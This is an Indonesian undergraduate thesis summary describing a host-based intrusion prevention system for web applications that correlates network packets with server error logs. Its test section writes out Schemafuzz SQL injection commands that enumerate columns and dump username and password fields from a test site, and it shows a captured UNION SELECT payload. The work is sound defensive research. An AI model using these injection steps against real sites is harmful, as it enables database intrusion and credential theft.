
INTRUSION PREVENTION SYSTEM UNTUK APLIKASI BERBASIS WEB

Naskah Publikasi



diajukan oleh

Rajif Agung Yunmar

06.11.1119

kepada

SEKOLAH TINGGI MANAJEMEN INFORMATIKA DAN KOMPUTER

STMIK "AMIKOM"

YOGYAKARTA

2010

NASKAH PUBLIKASI

Intrusion Prevention System Untuk Aplikasi Berbasis Web

disusun oleh

Rajif Agung Yunmar

06.11.1119

Dosen Pembimbing,

Dr. Ema Utami, S.Si., M.Kom.

NIK. 190302037

Tanggal, 3 Agustus 2010

Ketua Jurusan
Teknik Informatika

Ir. Abbas Ali Pangera, M. Kom.

NIK. 190302010

Intrusion Prevention System For Web-Based Application

Intrusion Prevention System Untuk Aplikasi Berbabasis Web

Rajif Agung Yunmar
Jurusan Teknik Informatika
STMIK AMIKOM Yogyakarta

ABSTRACT

Today web-based application developed very rapidly. This is because the learning resource are accessible. However, web development and ease of manufacture is not balanced with a good safety analysis. Resulting in a very vulnerable web application againts attacks carried out by the attacker.

In this final task, made an application Intrusion Prevention System which is useful as a web application monitors the actions of assault. In addition, this application is directed to systems analysts and systems administrators. The application will present data about the performance of a web application, to then provide suggestions for improvement and development based on these data.

Testing of this software is done by way of an attack against the web server software has been installed Intrusion Prevention System. If the software detects an attack, the software will automatically notify the system administrator that an attack has occurred along with the level of danger and risk that can be generated from these attacks and immediately take the necessary precaustions.

***Keywords**: Intrusion Prevention System, Attacker, Web Application, Web Security*

1. Pendahuluan

Dewasa ini aplikasi berbasis web berkembang dengan amat pesatnya. Hal ini disebabkan karena sumber pembelajaran yang mudah ditemui. Namun perkembangan web dan kemudahan pembuatannya ini tidak diimbangi dengan analisa keamanan yang baik. Sehingga menyebabkan aplikasi web menjadi sangat rentan terhadap serangan yang dilakukan oleh para *attacker*.

Terdapat banyak cara untuk melindungi aplikasi dan server web dari serangan *attacker* yang tidak bertanggung jawab. Diantaranya adalah melakukan pengujian terhadap aplikasi yang hendak *dipublish*. Namun, hal ini tidak menjadi jaminan bahwa aplikasi dan server akan aman. Hal ini dikarenakan teknik *attacking* terus berkembang seiring dengan makin tingginya pengamanan dari aplikasi. Disamping itu, administrator tidak selalu tahu serangan-serangan apa saja yang masuk.

Intrusion Prevention System disingkat IPS hadir dengan memberikan sebuah solusi dari permasalahan ini. *Intrusion Prevention System* adalah sebuah aplikasi perangkat lunak atau perangkat keras yang dapat mendeteksi aktivitas yang mencurigakan (anomali) dalam sebuah sistem atau jaringan. *Intrusion Prevention System* dapat melakukan inspeksi terhadap lalu lintas inbound dan outbound dalam sebuah sistem atau jaringan, melakukan analisis dan mencari bukti dari percobaan intrusi (penyusupan) kemudian dilakukan tindakan pencegahan jika ditemukan sesuatu yang mencurigakan.

2. Landasan Teori

3.1. Intrusion Prevention System

Intrusion Prevention System (IPS) adalah pengembangan dari teknologi sebelumnya, yaitu *Intrusion Detection System* (IDS)**.** Cara kerja keduanya hampir sama, yang membedakan antara keduanya ialah kemampuan penanganan serangan dan penyusupan yang pada akhirnya akan meningkatnya keamanan dan perlindungan pada aplikasi dan server.

Sebuah IPS dapat mendeteksi aktivitas yang mencurigakan dalam sebuah sistem atau jaringan. IPS dapat melakukan inspeksi terhadap lalu lintas inbound dan outbound dalam sebuah sistem atau jaringan, melakukan analisis dan mencari bukti dari percobaan intrusi (penyusupan).

3.2. Eksploitasi Web

Teknologi website dan pendukungnya dewasa ini berkembang dengan amat

pesatnya. Saat ini website merupakan media yang ampuh untuk melakukan komunikasi dan promosi dengan masyarakat. Karenanya tidak heran apabila setiap perusahaan, instansi maupun perorangan berlomba-lomba dalam memanfaatkan teknologi ini. Namun perkembangannya tidak lepas dari berbagai masalah sebagaimana juga terjadi pada teknologi lain. Hal ini disebabkan oleh orang-orang yang tidak bertanggung jawab dengan cara melakukan eksploitasi website dengan berbagai tujuan masing-masing. Aktifitas yang dilakukan seseorang untuk menguasai sebuah website adalah *attacking*. Sedangkan orang yang melakukannya disebut attacker.

Terdapat banyak cara yang dilakukan oleh *attacker* untuk menguasai/melumpuhkan website target. Diantara yang paling populer adalah sebagai berikut:[1]

1. XSS

   Cross site scripting adalah kelemahan keamanan yang terjadi pada penggunaan teknologi dynamic page. Cross site scripting dapat diartikan sebagai kelemahan yang terjadi akibat ketidakmampuan server dalam memvalidasi input yang diberikan oleh pengguna. Hal ini memungkinkan halaman yang dihasilkan menyertakan perintah yang sebenarnya tidak diperbolehkan.[2]

2. *Injection Flaws*

   Pemanfaat celah aplikasi, yang umum dilakukan adalah injeksi SQL. Injeksi terjadi ketika pengguna mengirimkan data yang disertakan dikirim ke server yang diterjemahkan seolah-olah merupakan bagian dari suatu perintah atau query. Varian dari jenis penyerangan ini adalah *SQL Injection* dan *Bypass Login*.

3. *Distributed Denial of Service*

   Distributed Denial of Service (DDoS) atau Penolakan Layanan secara Terdistribusi adalah salah satu jenis serangan *Denial of Service* yang menggunakan banyak host penyerang (baik itu menggunakan komputer yang didedikasikan untuk melakukan penyerangan atau komputer yang "dipaksa" menjadi zombie) untuk menyerang satu buah host target di jaringan.[3]

4. *Malicious File Execution*

   Celah ini mengakibatkan penyerang dapat secara remote membuat file yang

1 y3dips, *10 Celah yang mengakibatkan web anda terkuasai*, http://e-rdc.org/v1/news.php?readmore=27

2 Richson Untung Tambun, *Tugas Akhir Keamanan Sistem Informasi: Cross Site Scripting* (Bandung: Fakultas Teknologi Informasi Institut Teknologi Bandung, 2004), p. 1.

3 http://id.wikipedia.org/wiki/Serangan_DoS

berisi kode dan data untuk di eksekusi. Terdapat 2 teknik penyerangan yang umum digunakan, yaitu[4]:

1. *Remote File Inclusion*

   Remote File Inclusion (RFI) adalah jenis penyerang yang paling sering ditemukan di situs Web, memungkinkan seorang penyerang untuk memasukkan file dari luar web server. Penyerangan terjadi karena penggunaan input tanpa validasi yang baik. Ini mengakibatkan berjalannya kode program eksploitasi yang berasal dari file di luar web server tersebut.

2. *Local File Inclusion* (LFI)

   Menggunakan teknik yang hampir sama dengan RFI. Perbedaannya terletak pada file yang dimasukkan. Jika RFI berasal dari server luar, maka LFI berasal dari file yang ada dalam web server sendiri.

5. *Brute Force*

   Serangan brute-force adalah sebuah teknik serangan terhadap sebuah sistem keamanan komputer yang menggunakan percobaan terhadap semua kunci yang mungkin. Istilah brute force sendiri dipopulerkan oleh Kenneth Thompson, dengan mottonya: "When in doubt, use brute-force" (jika ragu, gunakan *brute-force*).[5]

3.3. Model DARPA

Model Referensi DARPA atau DARPA Reference Mode adalah sebuah referensi protokol jaringan yang digunakan oleh protokol TCP/IP yang dibuat oleh DARPA. Model referensi ini mirip dengan OSI Reference Model, di mana setiap lapisan yang ada di bawah menyediakan layanan untuk lapisan yang berada di atasnya, dan lapisan yang ada di atas menggunakan layanan untuk lapisan yang ada di bawahnya.

Berbeda dengan model referensi OSI yang memiliki tujuh lapisan, model referensi ini hanya memiliki empat lapisan, yakni[6]:

1. *Network Inteface Layer*
2. *Internetworking Layer*
3. *Host-to-Host Layer*
4. *Application Layer*

Keempat lapisan tersebut secara umum kompatibel dengan model referensi OSI, meski tidak dapat dipetakan dengan sempurna. Lapisan sesi (session layer) dalam model

4 http://en.wikipedia.org/wiki/Remote_File_Inclusion
5 http://id.wikipedia.org/wiki/Serangan_brute-force
6 http://id.wikipedia.org/wiki/DARPA_Reference_Model

referensi OSI, sebagai contoh, tidak dapat dipetakan secara langsung dengan DARPA Model. Selain itu, beberapa protokol juga "keluar jalur" dengan menggunakan lebih dari satu lapis.

3. Analisis

3.1. Analisis Masalah

Analisis domain permasalahan yang akan dibahas pada Tugas Akhir kali ini adalah masalah keamanan aplikasi web yang mana *Intrusion Detection System* yang ada saat ini belum mampu untuk menanganinya.

3.2. Analisis Keamanan Aplikasi Web

Insiden keamanan aplikasi web adalah suatu aktivitas yang berkaitan dengan aplikasi web dan server. Yang mana akan memberi dampak baik kepada aplikasi, data dan server yang sedang berjalan.

Seringkali web master atau programmer lebih mengedapankan bagaimana membuat sebuah website atau aplikasi web yang menarik bagi para pengunjung. Dan mengabaikan isu keamanan.

3.3. Analisis Metode Deteksi

Idealnya, seorang web master selain menguasai tentang pemrograman dengan segala tekniknya, ia juga harus menguasai atau paling tidak mengerti mengerti mengenai keamanan sebuah aplikasi web dan server. Begitu pula dengan administrator. Namun dalam kenyataanya, tidak sepenuhnya kondisi tersebut dapat dipenuhi.

Disinilah peran sebuah *Intrusion Prevention System* sangat diperlukan. Ia akan menjadi jembatan penghubung dari kesenjangan yang terjadi yang secara otomatis dapat melakukan monitoring dan pemeriksaan keamanan terhadap aplikasi web dan server yang sedang berjalan.

Intrusion Prevention System yang ideal paling tidak harus dapat memenuhi fungsi mengamankan web server dan aplikasi web seperti yang disebutkan diatas. Untuk itu dibuat beberapa kriteria yang diinginkan untuk sebuah Intrusion Prevention System yang ideal:

1. Dapat mendeteksi serangan secara tepat dan cepat. Dengan parameter: dari mana serangan datang, kapan, menggunakan teknik apa, bagian mana yang diserang, seberapa hebat dampak serangan, dll.
2. *Active Response*. Memberikan tindakan yang diperlukan bilamana sebuah

serangan terdeteksi.

3. Kemudahan dalam konfigurasi, pemantauan aplikasi web dan server, serta dokumentasi serangan. Yang nantinya memudahkan pihak-pihak yang terkait menjadi lebih mudah dalam pengambilan keputusan bisnis dan pengembangan aplikasi kedepan.
4. Integrasi dengan perangkat keamanan lainnya.
5. Meminimalisir terjadinya *false positive* dan *false negative*.

Untuk memenuhi kondisi ideal seperti yang telah tersebut diatas, dilakukan beberapa pendekatan:

1. Perbaikan methode deteksi

   Metode memeriksa serangan berdasarkan *signature* paket data terbukti efektif untuk mendeteksi beberapa jenis serangan. Namun apabila lemah jika berhadapan dengan jenis serangan lainnya. Khususnya dengan serangan yang disebabkan oleh bugs aplikasi web.

   Oleh karena itu perlu dilakukan perubahan methode dari deteksi serangan berbasis *signature* paket data ke deteksi serangan berbasis *content* paket data. Sedangkan tugas mendeteksi serangan berdasarkan *signature* paket data yang tadinya dipegang oleh IDS, kini digantikan oleh *firewall*, karena cara kerja keduanya pada dasarnya adalah sama hanya perilakunya saja yang berbeda.

   Terdapat metode lain yang diperlukan untuk memperkuat akurasi deteksi serangan, yakni analisa log web server. Pada umumnya, para administrator dan developer hanya menjadikan *log* sebagai pelengkap berjalannya system. Padahal tolak ukur utama setiap kejadian dalam server dan aplikasi web terdapat dalam log. Seperti: *Error*, *Notifikasi*, *Warning*, dll. Dengan memadukan deteksi paket data dan analisa log web server, diharapkan akan meningkatkan akurasi dalam deteksi serangan sekaligus meminimalisir *false positive* dan *false negative*.

2. Mengubah response

   Salah satu fitur yang dimiliki oleh IDS adalah mengirimkan *alert* kepada system administrator jika terjadi penyerangan. System administrator yang tanggap akan segera memeriksa keadaan dan melakukan langkah antisipatif.

Namun hal ini menjadi tidak efektif apabila terdapat banyak laporan serangan yang masuk dalam satu waktu. Belum lagi jika system administrator tidaklah dalam kondisi siap (tertidur, sakit, atau kondisi lain yang tidak memungkinkan).

Oleh karena itu, disamping memberikan *alert* kepada system administrator, penanganan secara otomatis masalah yang diakibatkan oleh serangan menjadi sangat penting. Integrasi perangkat keamanan seperti *firewall* dan *packet droppper* kedalam system yang baru ini menjadi hal yang mutlak dilakukan.

Dengan begitu, setiap gerakan yang dicurigai sebagai serangan akan dengan cepat ditanggulangi dengan cara merubah rule-rule pada firewall maupun menjatuhkan paket data dengan *packet dropper*.

3. Studi antarmuka dan interaksi antara person dan server aplikasi
   Konversi cara *setting* system dari berbasis teks menjadi berbasis web akan semakin mempermudah dan mempercepat tugas administrator.
4. Studi nilai tambah
   Dengan adanya serangan yang telah terjadi, seharusnya dapat menjadi sebuah evaluasi bagi para system administrator dan developer dalam merancang dan mengamankan aplikasi dan server web untuk masa yang akan datang. Oleh karenanya, segala hal berkaitan dengan tindakan penyerangan harus terdokumentasi dengan baik.


3.4. Struktur Dan Rancangan *Intrusion Prevention System*

Arsitektur system yang ditawarkan oleh *Intrusion Prevention System* ini berbasiskan pada host (*Host Intrusion Prevention System*). Pembuatannya Intrusion Prevention System dibuat dalam 2 bagian berdasarkan domain kerjanya namun salin berhubungan satu dengan lainnya. Aplikasi *Intrusion Prevention System* ini nantinya akan diberi nama Gathot Hybrid.

3.4.1. Perancangan *Core Engine*

Core Engine bertindak sebagai bagian dari *Intrusion Prevention System* yang berhadapan langsung dengan berbagai serangan. Layaknya program atau server di lingkungan Unix / Linux, Core Engine memiliki banyak proses yang bekerja secara bersama namun dapat saling berkomunikasi. Tentu saja terdapat sebuah proses utama

yang bertugas mengendalikan proses lainnya.



Gambar 4.4 Diagram blok *Core Engine Intrusion Prevention System*

Hubungan antara proses yang terdapat dalam diagram blok *Core Engine* diatas dapat dijelaskan sebagai berikut:

- Gathot Server

  Sebagai sentral dari proses lainnya. Dapat pula disebut sebagai parent proses, sedang proses lainnya dinamakan child proses. Selain bertugas mengendalikan proses lainnya, ia juga bertugas menerima-mengirimkan data / sinyal dari dan ke child proses, untuk kemudian mengolahnya menjadi suatu informasi.

- *Network Sniffer*

  Proses ini bertugas mendecode paket data pada lapisan *transport* yang masuk dari luar PC server. Kemudian mencari pola penyerangan berdasarkan bank pola (*pattern bank*) kemudian mengirimkan hasilnya ke Gathot Server untuk diolah lebih lanjut.

- *Log Analizer*

  Proses ini bertugas mengawasi *log* web server, khususnya *error_log*. Jika terdapat hal yang mencurigakan, proses akan mengambil bagian yang mencurigakan untuk dikirimkan ke Gathot Server. Pada saat implementasi, akan terdapat lebih dari satu *Log Analizer*, ini dikarenakan akan ada banyak aplikasi yang akan diawasi oleh Gathot Hybrid.

- *Attack Handle*

  Jika Gathot Server menemukan serangan, ia akan mengirimkan sinyal kepada

Attack Handle untuk segera melakukakan langkah antisipatif. Seperti mengubah rule-rule pada firewall, menjatuhkan paket data, maupun menuliskan dan melaporkan serangan.

- *Application Configuration*

  Proses ini akan memeriksa bilamana terdapat perubahan pengaturan yang dilakukan melalui bagian *Front-End*. Untuk kemudian diterapkan langsung kedalam *Core Engine*. Dengan kata lain, proses ini adalah jembatan penghubung antara *Core Engine* dengan *Front-End*.

3.4.2. Perancangan *Front-End*

Fasilitas *Front-End* dibuat dengan tujuan memudahkan administrasi *Intrusion Prevention System*. Tidak itu saja, fasilitas *Front-End* sangat berguna untuk melakukan monitoring, dan sebagai bahan evaluasi dari aplikasi dan server web yang saat ini berjalan.

4. Hasil Penelitian

Guna mengetahui sejauh mana efektifitas dan kegunaan *Intrusion Prevention System* ini dalam melindungi website, dilakukanlah sejumlah percobaan terhadap website target yang akan diwakili oleh *SQL Injection* (*Injection Flaws*). Dan untuk melihat seberapa besar manfaatnya, dilakukan dua kondisi percobaan:

1. Percobaan pertama, uji coba penyerangan ke website target tanpa *Intrusion Prevention System* dan status firewall aktif.
2. Percobaan kedua, uji coba penyerangan ke website target dengan *Intrusion Prevention System* telah terinstall dan status firewall aktif.


4.1. Percobaan Pertama

Percobaan penyerangan pertama pada server web, *Intrusion Prevention System* belum terinstall dan firewall dalam keadaan aktif. Dikondisikan seperti itu agar kita mengetahui bahwasanya firewall saja tidak cukup untuk menghalau serangan dari para *attacker*.


Untuk memudahkan uji coba penyerangan menggunakan teknik *SQL Injection*, digunakan tool bantu Schemafuzz. Berikut ini adalah langkah penyerangan:

1. Setiap tindakan penyerangan terhadap sebuah system / server, pertama kali penyerang perlu melakukan sebuah pemeriksaan. Hal inilah yang dinamakan *probing*. Pada *SQL Injection*, *attacker* umumnya sengaja mencari kesalahan

program yang diakibatkan oleh kesalahan *query* yang kemudian diekploitasi sesuai keinginan *attacker*.




Gambar 1 Tampilan website normal



Gambar 5.2 Tampilan website setelah dicari kesalahan *query*


2. Setelah menemukan *bug* pada program yang dimaksut, kita gunakan schemafuzz untuk mempermudah proses uji coba. Dari schemafuzz kita dapat mencari tepatnya kolom manakah yang dapat di injeksi.



Gambar 5.3 Schemafuzz

Cari kolom yang dapat diinjeksi dengan mengetikkan perintah dibawah ini pada Konsole:


```
#schemafuzz --findcol -u "http://rajiva.janoko.net/?page=post-details&id=5"
```



Gambar 5.4 Hasil pencarian kolom injeksi

3. Langkah selanjutnya adalah mencari info dari database yang digunakan oleh website yang diserang. Untuk melihat informasi database menggunakan Schemafuzz, gunakan perintah sebagai berikut:


```
#schemafuzz --info -u "http://rajiva.janoko.net/?page=post-details&id=5+AND+1=2+UNION+SELECT+darkc0de,1,2,3,4,5,6"
```



Gambar 5.5 Pencarian informasi database

4. Setelah itu kita mendapatkan informasi database, kita dengan mudah dapat melihat struktur dari database tersebut dengan mengetikkan perintah berikut:


```
#schemafuzz --schema -u "http://rajiva.janoko.net/?
page=post-details&id=5+AND+1=2+UNION+SELECT+darkc0de,1,2,3,
4,5,6" -D db_rajiva
```



Gambar 5.6 Struktur database

5. Langkah terakhir adalah mengekstrak data yang terdapat dalam sebuah tabel. Dalam *SQL Injection* hal ini seringkali disebut sebagai *dumping*. Data yang akan kita ekstrak adalah data dari *field* username dan password. Untuk melakukan ekstraksi data, ketikkan perintah dibawah ini pada *Konsole*.

```
#schemafuzz --dump -u "http://rajiva.janoko.net/?page=post-details&id=5+AND+1=2+UNION+SELECT+darkc0de,1,2,3,4,5,6" -D db_rajiva -T preffix_tbl_users -C username,password
```



Gambar 5.7 Ekstraksi data

4.2. Percobaan Kedua

Percobaan kedua dilakukan dalam kondisi *Intrusion Prevention System* telah terinstall dan firewall dalam status aktif. Diharapkan dari hasil pecobaan kedua ini serangan yang dapat mudah dilakukan pada percobaan pertama dapat dideteksi dan dihalau oleh *Intrusion Prevention System*.


Seperti yang telah dilakukan dalam percobaan pertama, pada percobaan kedua ini, kita akan menggunakan Schemafuzz sebagai tool injeksi. Berikut ini adalah langkah-langkahnya:

1. Cari kolom yang dapat diinjeksi dengan mengetikkan perintah dibawah ini :


```
#schemafuzz --findcol -u "http://rajiva.janoko.net/?page=post-details&id=5"
```

2. Ternyata Schemafuzz gagal mencari kolom yang dapat diinjeksi karena Intrusion Prevention System telah mendeteksi adanya serangan yang diakibatkan oleh

probing yang dilakukan *attacker* menggunakan Schemafuzz dan melakukan langkah antisipatif dengan memblokir koneksi dari host *attacker*.




Gambar 5.14 Pencarian kolom yang dapat diinjeksi



Gambar 5.15 Pesan laporan penyerangan dari *Intrusion Prevention System*


Kedua gambar diatas menunjukkan bahwa attacker gagal melakukan serangan dan kemudian *Intrusion Prevention System* segera melakukan langkah antisipatif dan melaporkan serangan yang terjadi.

3. Dengan menggunakan telnet, kita dapat mengetahui bahwasanya koneksi telah terblokir / ditolak.




Gambar 5.16 Koneksi ditolak


4. Selain mengirimkan alert kepada pihak yang bertanggung jawab dan mengubah rule-rule database, *Core Engine* akan menuliskan laporan kedalam database. Sehingga pengelohan data dapat disampaikan dengan lebih baik dan informatif.



Gambar 5.19 Statistik penyerangan dalam bentuk grafik



Gambar 5.20 Daftar laporan penyerangan



Gambar 5.23 Daftar host terkarantina

4.3. Pembahasan

Setiap tindakan penyerangan terhadap sebuah system, penyerang perlu melakukan sebuah pemeriksaan. Hal inilah yang dinamakan *probing*. Melalui probing inilah *Intrusion Prevention System* dapat mengenali sebuah penyerangan.

Untuk menyempurnakan metode sebelumnya, digunakan sensor ganda sebagai alat deteksi *Intrusion Prevention System*. Yakni sensor yang digunakan untuk melihat serangan menggunakan parameter dari luar server (Network Data Packet) dan sensor yang mengawasi penyusupan menggunakan parameter dari dalam server (*error log*).

Manfaat lain yang didapat dari menggunakan kedua parameter tersebut akan berdampak pada akurasi hasil deteksi karena dapat mengurangi *False Positive* dan *False Negative*.

Contoh sebagai berikut adalah penerapan methode ini untuk serangan dengan jenis *SQL Injection* (*Injection Flaws*). Dari web server *error log* didapatkan error sebagai berikut:

```
[Wed Jul 07 13:41:02 2010] [error] [client 192.168.1.4] PHP
Warning: mysql_fetch_array(): supplied argument is not a valid
MySQL result resource in /Rajiva/Data/Programming/PHP/nyobi/rajiva
/__libs/my.lib.php on line 108
```

Pada saat yang sama, *Intrusion Prevention System* menerima laporan tentang paket data yang dicurigai sebagai sebuah ancaman. Isi dari paket data tersebut setelah diubah menjadi format yang dapat dibaca oleh manusia adalah sebagai berikut:

```
GET /?page=post-details&id=9+AND+1=2+UNION+SELECT+0x6461726b306330
6465,0x6461726b3163306465,0x6461726b3263306465,0x6461726b336330646
5-- HTTP/1.1
```

```
Accept-Encoding: identity
Host: rajiva.janoko.net
Connection: close
User-Agent: Python-urllib/2.5
```

Intrusion Prevention System akan mengolah dan memeriksa kembali data-data yang diterima tersebut sebelum menentukan apakah laporan tersebut berpotensi sebagai serangan atau tidak dengan cara melakukan cross check antara item berikut:

1. Tanggal laporan yang terdapat pada server *error log* dan tanggal diterimanya laporan dari paket data yang dicurigai.
2. Alamat IP client yang terdapat pada server *error log* dan alamat IP yang terdapat pada paket data yang diterima.
3. Nama host yang diserang pada server *error log* dan nama host yang terdapat pada paket data yang dicurigai.

Bilamana terdapat kecocokan antara tanggal dan alamat host dari kedua laporan yang masuk, maka *Intrusion Prevention System* dapat menentukan bahwasanya laporan tersebut diidentifikasikan sebagai sebuah serangan. Hal yang sama juga berlaku terhadap serangan jenis lainnya. Kecuali, serangan yang tidak menimbulkan efek terhadap web server. Untuk serangan semacam ini, metode yang digunakan adalah mempelajari pola serangan yang dapat diambil dari paket data yang masuk.

5. Kesimpulan

Berdasarkan penelitian dan perancangan yang telah dilakukan, dapat ditarik kesimpulan sebagai berikut:

1. Suatu tindakan dicurigai sebagai serangan manakala tindakan tersebut menimbulkan reaksi pada server dan aplikasi dalam hal ini adalah *error log*.
2. Mempelajari tingkah laku penyerangan merupakan cara lain untuk mendeteksi sebuah serangan. Meskipun terdapat banyak variasi dalam penerapannya, namun setiap teknik serangan pastilah mempunyai pola utama.
3. Ketika *Intrusion Prevention System* menemukan tindakan yang perpotensi sebagai serangan yang dapat merugikan, ia akan segera melakukan tindakan pencegahan seperti mengubah aturan firewall, menuliskan log dan mengirimkan laporan kepada pihak yang bertanggung jawab melalui SMS atau email.
4. Intrusion Prevention System menggabungkan 2 teknik yang berbeda yang sebelumnya tidak pernah dipadukan. Yaitu analisa paket data dan analisa *log* server. Dengan demikian, selain mempertinggi tingkat akurasi juga diharapkan akan mengurangi *false positive* dan *false negative*.

DAFTAR PUSTAKA

Dony, A.; Istiyanto, J.I, 2007, *Membangun Intrusion Detection Pada Windows 2003 Server*, Journal P3M STMIK AMIKOM Yogyakarta, Yogyakarta.

Dony, A., 2007, *Intrusion Detection System, Sistem Pendeteksi Penyusup Pada Jaringan Komputer*, Penerbit Andi, Yogyakarta.

Kathleen, J. A., 1999, *Intrusion Detection System (IPS) Product Survey*, Los Alamos National Laboratory, New Mexico, United States of America.

Puji H., 2006, *Sistem Pencegahan Penyusupan pada Jaringan berbasis Snort IDS dan IPTables Firewall*, Tugas Kuliah, Institut Teknologi Bandung.

Jason G., 2006, *Beginning PHP and MySQL 5 From Novice to Professional 2nd Edition*, Apress Publishing, United States of America.

Abdul K., 2002, *Dasar Pemrograman Perl*, Penerbit Andi, Yogyakarta.

Janet V., 2007, *PHP and MySQL For Dummies 3rd Edition*, Wiley Publishing, Indianapolis.